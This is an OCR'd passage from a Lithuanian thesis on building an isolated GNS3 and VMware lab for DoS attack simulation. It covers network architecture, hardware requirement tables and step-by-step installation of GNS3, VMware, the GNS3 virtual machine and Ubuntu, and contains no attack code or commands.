
Realizacijai reikalinga tinkama virtualių mašinų konfigūracija, kad jas būtų galima sukonfigūruoti kuo optimaliau, kad naudoti kuo mažiau kompiuterio resursų. Reikalingas ganėtinai stiprus fizinis kompiuteris kuriame ir bus naudojama virtuali aplinka. Reikalingas kompiuteris su nemažu RAM (atminties) kiekiu nes virtualioms mašinoms yra reikalingi apie 2GB atminties tam, kad veiktų normaliai be jokių trikdžių. Procesoriumi kuris atliktų visas norimas operacijas be jokių nesklandumų ar trikdžių. Atakų srauto generavimas turi būti stebimas realiu laiku be jokių nesklandumų.

3. PROJEKTINĖ DALIS

Šioje dalyje aprašomas sistemos parengimas, topologijos sukūrimas, reikalavimai aparatūrai, virtualios aplinkos įdiegimas, topologijos sukūrimas, *Ubuntu* programos ir *Kali Linux* programos

3.1. Sistemos parengimas

Numatoma tinklo architektūra kurią sudarys – *Vmware, GNS3, Kali Linux,* Internetas, *WireShark, Tshark,* komtatorius, *Ubuntu*, duomenų saugykla.



3.1 pav. Sistemos architektūra

Sistemos architektūra susideda iš *GNS3* kuris bus naudojamas tinklo infrastruktūros emuliacijai kuri suteikia didelį kiekį skirtingų tinklo įrenginių, tokių kaip maršrutizatoriai, jungikliai ir kiti tinklo įrenginiai. Tada bus naudojamas dar ir *VMware* kuris naudojamas virtualių serverių ir aplikacijų aplinkai kurti. Tai yra svarbu atliekant DoS atakas, nes yra ganėtinai paprasta pasirinkti norimus tinklo įrenginius ir įsidėti reikiamas mašinas kurios yra skirtos naudoti tinklo stebėjimo įrankiais. Naudojant šias dvi programas yra suteikiama galimybė ganėtinai paprastai imituoti skirtingus atakų tipus. Sujungus šias dvi programas toliau bus įrašomi reikalingi komponentai simuliacijoms įvykti ir tada atliekamos DoS atakų simuliacijos.

1. Integracija – Sujungus *GNS3* ir *VMware* galima sukurti realistišką aplinką atakoms vykdyti, nes *GNS3* suteikia daugybę skirtingų tinklo prietaisų, o *VMware* suteikia virtualizaciją skirtingoms virtualioms mašinoms.

2. Efektyvumas – Kadangi naudojant *VMware* yra suteikiama galimybė paskirsti resursus kiekvienai virtualiai mašinai kaip to nori vartotojas, dėl šios priežasties galima efektyviai valdyti esamus fizinio kompiuterio resursus.
3. Izoliacija – Naudojant *GNS3* ir *WMware* saugioje aplinkoje ir nutaikant atakas tik prieš virtualiame tinkle esančius įrenginius galima saugiai atlikti skirtingus bandymus nesukeliant jokios grėsmės išoriniams įrenginiams.

3.1.1. Simuliacinio tinklo topologijos sukūrimas

Įsidiegus ir sujungus *GNS3* ir *WMware* galima pradėti kurti tinklo topologiją. Pirmiausia reikėtų panaudoti turimus *GNS3* resursus, tokius kaip maršrutizatoriai ar kiti tinklo įrenginiai kurie yra reikalingi tinklo topologijai, tada įsikelti norimas virtualias mašinas iš *WMware* ir jas pradėti jungti į tinklą, sujungus viską kabeliais galima pradėti testuoti jų jungimasi tarpusavį. Testuoti ar įrenginiai yra pasiekiami vieni kitiems tinkle, pavyzdžiui tokiomis komandomis kaip *ping*. Gavus atsakus iš virtualių mašinų esančių tinkle galima daryti išvada, kad topologija yra veikianti ir galima toliau bandyti atlikti skirtingas atakas šiame sukurtame tinkle. Tinkle bus panaudoti tinklo įrenginiai ir virtualios mašinos kaip:

- *Kali Linux* (virtuali mašina)
- *Ubuntu* (virtuali mašina)
- Komutatoriai
- Interneto prieigos taškai

Tinkamai sujungus visus aukščiau paminėtus įrenginius bus galima pradėti simuliuoti skirtingas DoS atakas. Tirti jų veikimo principus, stebėti kokį poveikį jos turi atakuojamam įrenginiui, rinkti šių atakų duomenis naudojant programas tokias kaip *TShark*

3.1.2. Reikalavimai aparatūrai

Atliekant tokio tipo simuliacijas neužtenka vien noro, bet reikia ir realių fizinių kompiuterio resursų. Tai yra svarbu dėl to, kad būtų panaudojamas optimaliausias kiekis kompiuterio resursų ir neduodama virtualioms mašinoms daugiau nei yra norima, arba atvirkščiai nesuteikiama per mažai resursų ir dėl to jos gali nebeveikti. Pavyzdžiui, *Ubuntu* operacinei sistemai užtenka apytiksliai 416 Mb operatyvinės atminties, kad būtų sistema užkrauta, bet priklausomai nuo to ar pakanka, nes pačia virtualia mašina naudotis nebebus galimybės, bet bus galima vis tiek atlikti prieš ją skirtingas atakas. Toliau bus pateikiami reikalavimai rekomenduojami ir minimalūs reikalavimai, bet ir šie dar yra tinkami atlikti skirtingoms atakoms

2 lentelė. Rekomenduojami reikalavimai

Pavadinimas	Operatyvinės atminties	Vietos	Procesoriaus
GNS3 virtuali mašina	4GB	50 GB	2 Ghz
Kali Linux	4GB	50 GB	2 Ghz
Ubuntu	4GB arba 8GB priklausomai nuo to kas yra norima daryti	50GB	2 Ghz

3 lentelė. Minimalūs reikalavimai

Pavadinimas	Operatyvinės atminties	Vietos	Procesoriaus
GNS3 virtuali mašina	2GB	20 GB	1 Ghz
Kali Linux	2GB	20 GB	1 Ghz
Ubuntu	1GB be grafinio dizaino ir 2 GB norint turėti vizualią aplinką	25 GB	1 Ghz

Tokie yra duodami rekomenduojami nurodomi 2 lentelėje. Ir minimalūs reikalavimai nurodomi 3 lentelėje. Tačiau reiktų atsižvelgti ir į turimus fizinio kompiuterio parametrus, jeigu kompiuteris turi 64 GB operatyvinės atminties tai būtų galima *Kali Linux* duoti ir 8GB ir daugiau operatyvinės atminties. Viskas priklauso nuo to ko reikia pačiam vartotojui ir ką jis nori atlikti.

Naudojamų simuliacijoje įrenginių specifikacija

4 lentelė. Naudojamų simuliacijoje įrenginių specifikacija

Pavadinimas	Operatyvinės atminties	Vietos	Procesoriaus
GNS3 virtuali mašina	2GB	20 GB	1Ghz
Kali Linux	2GB	20 GB	2 Ghz
Ubuntu	2GB	20GB	2 Ghz


Simuliacijoje pasirinktų resursų naudojimas labiau atitinka minimalius reikalavimus 4 lentelėje. tačiau tai buvo pakankamai aukšti resursai suteikti iš fizinio kompiuterio. Šių suteiktų resursų virtualioms mašinoms pilnai pakanka atlikti visas atakų simuliacijas.

Simuliacijai naudoto kompiuterio parametrai: Simuliacija buvo atlikta kompiuteryje, kurio parametrai yra tokie: Procesorius – AMD Ryzen 5 5600H with Radeon Graphics, 3301 Mhz, 6 Core(s), Memory 8.00 GB, GPU NVDIA GeForce RTX 3050.

3.1.3. GNS3 virtualios aplinkos įdiegimas


Norint atlikti DoS atakas pirmiausia reikia susikurti tam tikrą simuliacinę aplinką. Tam buvo pasitelkta *GNS3* programa ir *GNS3* virtuali mašina.

Pirmiausia pasirenkame kokioje operacinėje sistemoje norime instaliuoti *GNS3*. Šiai simuliacijai įgyvendinti reikia rinktis *Windows* instaliacija, nes naudojamas Windows kompiuteris.



3.2 pav. GNS3 įdiegimas


Tuomet reikia rinktis kokius įrankius norime įrašyti – pavaizduota 3.2 pav. paveiksle. Kad būtų turima pati *GNS3* aplikacija, tuomet *GNS3* VM, kad būtų galima naudotis virtualiomis mašinomis *GNS3* aplinkoje.



3.3 pav. *VMware* Workstation, kad būtų galima naudoti *GNS3* VM

Tuomet reikia pasirinkti kokia virtualių mašinų platforma bus naudojama simuliacijoje pavaizduota 3.3 pav. paveiksle. Kad būtų galima naudoti *GNS3* VM, kadangi simuliacijoje bus

naudojamos virtualios mašinos iš WMware tai reikia rinktis WMware. Tuomet toliau einam per instaliaciją ir viską paliekame kaip yra.




3.4 pav. *GNS3* pradžios ekranas

Viską suinstaliavę matome tokį pradinį ekraną, pavaizduotą 3.4 pav. kuriame susikursime tinklą ir atliksime skirtingas DoS atakas ir stebėsime jų poveikį atakuojamam įrenginiui. Jau dabar galėtume bandyti dėliotis skirtingus tinklo įrenginius, tačiau dar nėra instaliuotos *GNS3* virtualios mašinos, todėl negalime pradėti simuliacijos.

3.1.4. GNS3 virtualios aplinkos paruošimas


Pirmiausia norint instaliuoti *GNS3* virtualią mašiną mums pirmiau reikia parsisiųsti ir įsirašyti *VMware* programą į kurią galėtume suinstaliuoti virtualias mašinas.

Parsisiunčiama *VMware* programa iš oficialios *VMware* svetainės



3.5 pav. *VMware* instaliacija


Pradinis vaizdas gaunamas atidarius *VMware* instaliaciją pavaizduota pav 3.5. Visoje instaliacijoje nieko nekeičiame, viską paliekame taip kaip yra.



3.6 pav. WMware pradžios ekranas

Atidarius suinstaliuotą WMware matome tokį vaizdą 3.6 pav. paveiksle.Šioje programoje reikia suinstaliuoti visas virtualias mašinas kurias naudosime simuliacijoje. Toliau reikės įrašyti *GNS3* virtualią mašiną.


Parsisiunčiame *GNS3* virtualios mašinos instaliaciją iš oficialaus *GNS3* puslapio svarbu pasirinkti, kad instaliacija būtų tinkama *VMware* aplinkai. Tuomet per *VMware* paspaudžiame „*Open a virtual machine*“ ir matome tokį vaizdą.



3.7 pav. Pridėjimas *GNS3* virtualios mašinos prie WMware

Įrašome kaip norėtume, kad vadintųsi sukurta virtuali mašina. Šiuo atveju ji buvo pavadinta „GNS3 virtuali mašina“ ir tuomet nurodome kurioje vietoje norėtume, kad ši mašina būtų įrašyta mūsų kompiuteryje. Žiūrėti pav 3.7.


Tuomet prie savo virtualių mašinų pamatome sukurtą *GNS3* virtualią mašiną. Atidarome sukurtą virtualią mašiną.



3.8 pav. *GNS3* virtualios mašinos pradžios ekranas


Atidarius *GNS3* virtualią mašiną gauname tokį vaizdą 3.8 pav. Čia keisti nieko nereikia.

Tuomet viską suinstaliavus grįžtame į *GNS3* programą į kurią reikės įkelti *GNS3* virtualią mašiną, kad ji būtų naudojama. *GNS3* programoje. Pasirenkam viršuje parašyta „*Help*“, tuomet „*Setup Wizard*“




3.9 pav. *GNS3* virtualios mašinos įkėlimas į *GNS3*

Tuomet atsiranda langas kuriame nieko nekeičiame, nes norime, kad mūsų *GNS3* programa veiktų kartu su virtualia *GNS3* mašina.



3.10 pav. pasirenkama failo lokacija iš kur bus keliama *GNS3* virtuali mašina

Pasirenkame iš kur norime, kad būtų instaliuojama mūsų *GNS3* virtuali mašina prie *host binding* paliekame *localhost*, bet galime jį ir pakeisti į 127.0.0.1 prie porto paliekame 3080, bet ir jį galime pakeisti į 443. Pavaizduotoje ekrano nuotraukoje 3.10 pav.pasirenkama failo lokacija iš kur bus keliama *GNS3* virtuali mašina“.



3.11 pav. *GNS3* virtualios mašinos specifikacijos rinkimasis


Pasirenkame *VMware* kaip savo instaliavimo programą, o apačioje matome, kad *GNS3* jau aptiko mūsų virtualią mašiną su nustatytais jos parametrais. Toliau nieko nekeičiame, spaudžiame „*Next*“ ir einame toliau per instaliaciją nieko nekeisdami.

3.2. Virtualių mašinų instaliacija

Kitas virtualias mašinas instaliuosime taipogi į *VMware* poto į *GNS3* instaliacijos procesą apžvelgsime toliau.


3.2.1. Ubuntu instaliacija

Tuomet per *VMware* paspaudžiame „*Create new virtual machine*“ pasirenkame aplankalą iš kurio norime kad būtų instaliuotas mūsų *Ubuntu* ir tuomet matome tokį vaizdą 3.13 pav.



3.12 pav. *Ubuntu* instaliacija

Susivedame informaciją tai virtualios mašinos pavadinimui, vartotojo vardą ir slaptažodį. Toliau einame per instaliaciją nieko nekeisdami šiame procese. Yra suteikiama galimybė suteikti norimus virtualios mašinos resursus, bet galėsime tai padaryti ir vėliau. Tuomet yra užkraunama instaliacija joje paliekam viską kaip yra ir nieko nekeičiame. Kai viską suinstaliuojame galiausiai gauname tokį ekrano vaizdą.

